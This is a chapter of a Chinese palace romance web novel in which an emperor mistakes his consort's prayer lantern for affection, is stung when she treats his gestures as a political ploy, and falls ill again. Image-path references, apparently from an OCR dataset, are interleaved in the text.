文趣网 > 其他小说 > 朕的贵妃只想当咸鱼怎么办 > 12. 又病倒了
    李福琰打量着低眉顺眼的贵妃。

    她今天穿了一件浅紫色的宽袖对襟薄衫,月牙色的长裙,唯有诃子露着一抹红。

    头上的髻倒是挺复杂。坠的钗不多,但像个贵妃。

    比潜邸时顺眼多了。

    潜邸时,王静姝是侧室,她不能太显眼。

    她也不想太显眼。

    那是怎么朴实无华,怎么来。

    十年,她没穿过一件带花的衣裳。

    李福琰找她的次数不多,但还是看腻了。

    时常和李得劲抱怨:“她站人群里,本王有十只眼都不一定发现得了她。”

    那时李福琰不敢给她送新鲜衣服,怕被人发现王静姝。

    只能想着,终有一日,他会让王静姝穿这世间最华丽的衣衫,戴上最珍贵的珠宝给他看。

    王静姝入宫的当天,贵妃殿内殿摆了整整齐齐十箱衣物首饰。

    李福琰觉得还不够,以后他会给她更多更好的。只是天不遂人意。

    被他发现了贵妃那颗铁石心肠!

    李福琰想起来她昨天给他放灯来着。

    脸色柔和许多,声音平和问:“怎不穿朕送你的衣服?”

    “陛下送的太华丽,妾舍不得,打算留着以后再穿。”

    “不过几件衣服,有何舍不得,你喜欢,朕到时再给你送。”李福琰大度说。王静姝抬眸,刚巧陛下也正望着她。

    两人四目相对。

    李福琰眉目更柔。

    王静姝先垂眸:“多谢陛下。”

    衣服首饰多多益善,就算她用不着,拿出去卖也值不少钱。

    陛下送的十箱衣裳首饰,王静姝的确藏了起来。她还真就是不舍得穿。穿旧了没法换钱。

    她还得给曦宝攒钱呢。

    曦宝将来要是嫁个如意郎君,都好说,就怕被陛下送去和亲,或是拉拢权臣。

    她绝不会妥协。她自己已经没救了,她的曦宝她决不允许。

    有钱,她到时就能送曦宝出去,以后她的女儿想去哪里生活都不怕。

    李福琰眉目柔情问:“昨晚你和曦宝去太液池放灯了?”

    王静姝抬眸:“是。陛下瞧着好多了。看来祈福果然有用。”

    他竟然知道了。她原本还想,他要不知道,她想办法告诉他。

    上一回,王静姝反省了一下。

    她已经深刻认识到自己有多冲动。

    她不想卷进后宫旋涡,想当条肚皮朝上的咸鱼,过平静安宁的生活没问题。

    但她错就错在急功近利和陛下起正面冲突。

    这人昨天还直接病倒了,她怀疑被自己气的。

    李福琰睚眦必报,心胸狭隘,贵妃殿没被降罪,真的是运气好。

    可不代表下一次运气也这么好。

    她不能拿贵妃殿整宫性命开玩笑。

    退万万步说,他死了对她也没好处。

    那回之后,王静姝想好了。

    以后继续当咸鱼,但一定装一条咸淡适中美味咸鱼。

    这样一来,至少曦宝的路费不成问题。

    她今天也是装扮了过来的。

    这人讨厌她太寡淡,那她稍稍打扮下。看他脸色,果然有用。

    李福琰听她亲口承认,是为了他去放的灯。

    心情更雀跃。

    “之前,是朕误会你了。”

    误……会?

    王静姝脑子转得飞快,一时没想出名堂。

    “时光飞逝,眨眼已过十年。以后的每一天都让朕好好疼你。”

    李福琰起身,一脸动容朝着贵妃走去。

    “朕保证,会让你成为后宫最尊贵,最受宠,最让人羡慕嫉妒的女人。姝儿你说好不好?”

    李福琰越说越动情,他站在了贵妃身前,要伸出双臂揽贵妃入怀时,扑了个空。

    王静姝跪在了地上。

    李福琰从自己的双臂间,低头不可置信看她。

    “陛下大可放心,妾心里有数,妾定当配合好陛下,为陛下效犬马之劳。”

    “你要配合朕什么?还有……效什么犬马之劳?”

    嘿。这是怕她搞错了任务?非得要她说清楚不可了。

    王静姝于是说:“妾的意思是,妾一定不辜负陛下的期望,陛下要让妾配合对付崔家等世家大族,妾一定扮演好宠妃的角色。不知这场戏陛下何时开始演,要是今天就开始,妾也不是不行。”

    李福琰缓缓垂下手臂,后退半步,身形差点没稳住。

    她要心里有他,又怎会不信他?更又岂会觉得他是在利用她?

    原来他没有误会。

    那她为什么昨晚上要惺惺作态给他放灯祈福?

    也对,他是陛下。

    整个后宫,除了崔春临,谁又没给他放灯。

    她不是因为心里有他。只是和所有妃子一样,为了应付他罢了。

    越想越觉得就是这么回事的陛下只觉两眼发黑,站都站不稳。

    他骨节分明的手指摁着半边头。

    瞥眼贵妃,说:“你以为你是谁,你不过就是王氏旁支之女,朕要用人,找惠妃就是,找你做什么?”

    嘿。还故弄玄虚。

    “是。是妾多嘴。”

    “朕不想看到你。滚吧。”

    “是。妾告退。”

    王静姝爬起来时,才发现他已经背过身去,用挺拔孤峭的背影对着她。

    王静姝快退到门口时,又被叫住。陛下没转头。

    “站住。”

    王静姝站在原地回:“陛下有何吩咐?”

    李福琰这才转身。

    肃脸沉声问:

    “贵妃殿后苑着火一事,贵妃可有眉目?”

    他竟是为了惠妃来找的她。

    王静姝不敢摇头。她要摇头,他一定会说他帮她捉拿凶手。

    “怎么不说话?”

    “妾有眉目。妾查清了。火并非为人所为,是天干物燥造成的。曦宝要养小鸡,妾就让人在后苑用茅草搭了一个窝,茅草晒了几个日头,一不当心就着了。请陛下恕罪。”

    李福琰不觉得她有什么撒谎的必要。

    信了她的话。

    “你可知宫里都在传是惠妃放的火?既然知道不是她,为什么不站出来澄清?”

    王静姝没有解释,只说:“妾有罪。妾出了紫宸殿,这就去向惠妃赔礼道歉。”

    如一拳头打在豆腐上。

    豆腐碎了。他还心痛。

    李福琰闭了闭眼。

    又转过身去。

    “你可以滚了。”

    在王静姝踏出殿门的那一瞬间,陛下摇摇欲坠。

    手撑住了一旁的架格,上头两只双龙耳瓶滚落。

    王静姝听到脆响,回头看了眼,在几个宫人错愕的目光下,抬脚不疾不徐走远了。

    李有吉和从门口跳到殿内的有祥一起及时扶住陛下。

    两人将陛下送到榻上。

    李得劲办完事回来都傻眼了。

    这怎么他一个转身,陛下又病倒了?

    这回,李福琰一直睡到了傍晚。

    也不知道是起不来,还是不愿起来。眼看着今天的奏疏动都未动。

    李得劲不敢担责,只好站在榻前喊陛下:

    “陛下,陛下时辰不早了。今天不多,就只有十六道而已。要不然奴婢拿到榻前来您看如何?”

    ...

    王静姝从紫宸殿出来,直接去找了惠妃,和惠妃道了歉。惠妃好说话,笑眯眯表示不打紧,还和她解释,她只是想求个公道才去找的陛下,没有想和贵妃计较的意思。

    王静姝当然也好话连篇。

    回到贵妃殿。

    王静姝和几个丫头说:“以后得罪谁,都不许得罪惠妃。惹不起,咱们就躲着。”

    凤苦:“这话娘子之前说过了。让我们别搭理惠妃,大家都听见了。”

    王静姝摇头:“上回是上回。这回不一样。我本来以为陛下是敷衍惠妃的,今天我才知道,陛下对惠妃也许有那么两分真情在。”王静姝将刚才她在紫宸殿,陛下为惠妃出头的事说了。

    丫头们连连点头表示知道。

    难得,素儿埋怨:“尚在病中,结果惠妃一喊冤,陛下转头来传娘子问罪。又凶娘子。陛下喊娘子滚,奴婢都听到了。”

    永明:“奴婢也听到了。娘子出来,他还气到摔了花瓶。放心吧娘子,大家心里都有数,以后咱们大不了躲着惠妃走。”

    守恩摸不着头脑,问:“奴婢瞧着惠妃很温柔一人。难道都是假象?”

    补后面那一句时晚了。

    永明一步步靠近守恩:“我看你怎么像个叛徒?果然新来的就是不可靠。”

    “姐姐们,姑姑们,我不是故意的。”

    守恩缩着脖子,后退,结果脚脖子被身后的凤苦踹了一脚。

    他被两人前后夹击了。

    凤苦二话不说一把薅起他的后脖颈就走。

    王静姝还奢望着陛下给他送衣裳首饰呢。

    只是她等了好多天,都没等来。失望得不行。

    看来那天,还真是把他惹急了。

    王静姝反省。

    她那天也没说什么?说什么了吗?

    将那天的对话说给素儿和永明听。

    永明觉得娘子没毛病:“娘子都答应配合,还要娘子怎么样啊?”素儿:“会不会是嫌弃娘子知道的太多。威胁到了他?”

    王静姝觉得自己冤枉:“我也只是想配合他,我又不会出卖他。怕什么?”

    王静姝摆摆手:“算了。不给就不给吧。”

    话是这么说,王静姝心里还是很肉疼。

    凤苦进来:

    “娘子,苟太医被放出来了。”

    “是吗?那就好。”

    王静姝还想着,苟太医要再不出来,她得想办法捞人了。

    她之所以迟迟没动手,是因为苟太医是被她牵连,陛下要知道她救的苟太医,这就坐实了她和苟太医勾结,说不定她和苟太医下场更惨烈。

    没想到,今天陛下把人放了。</p

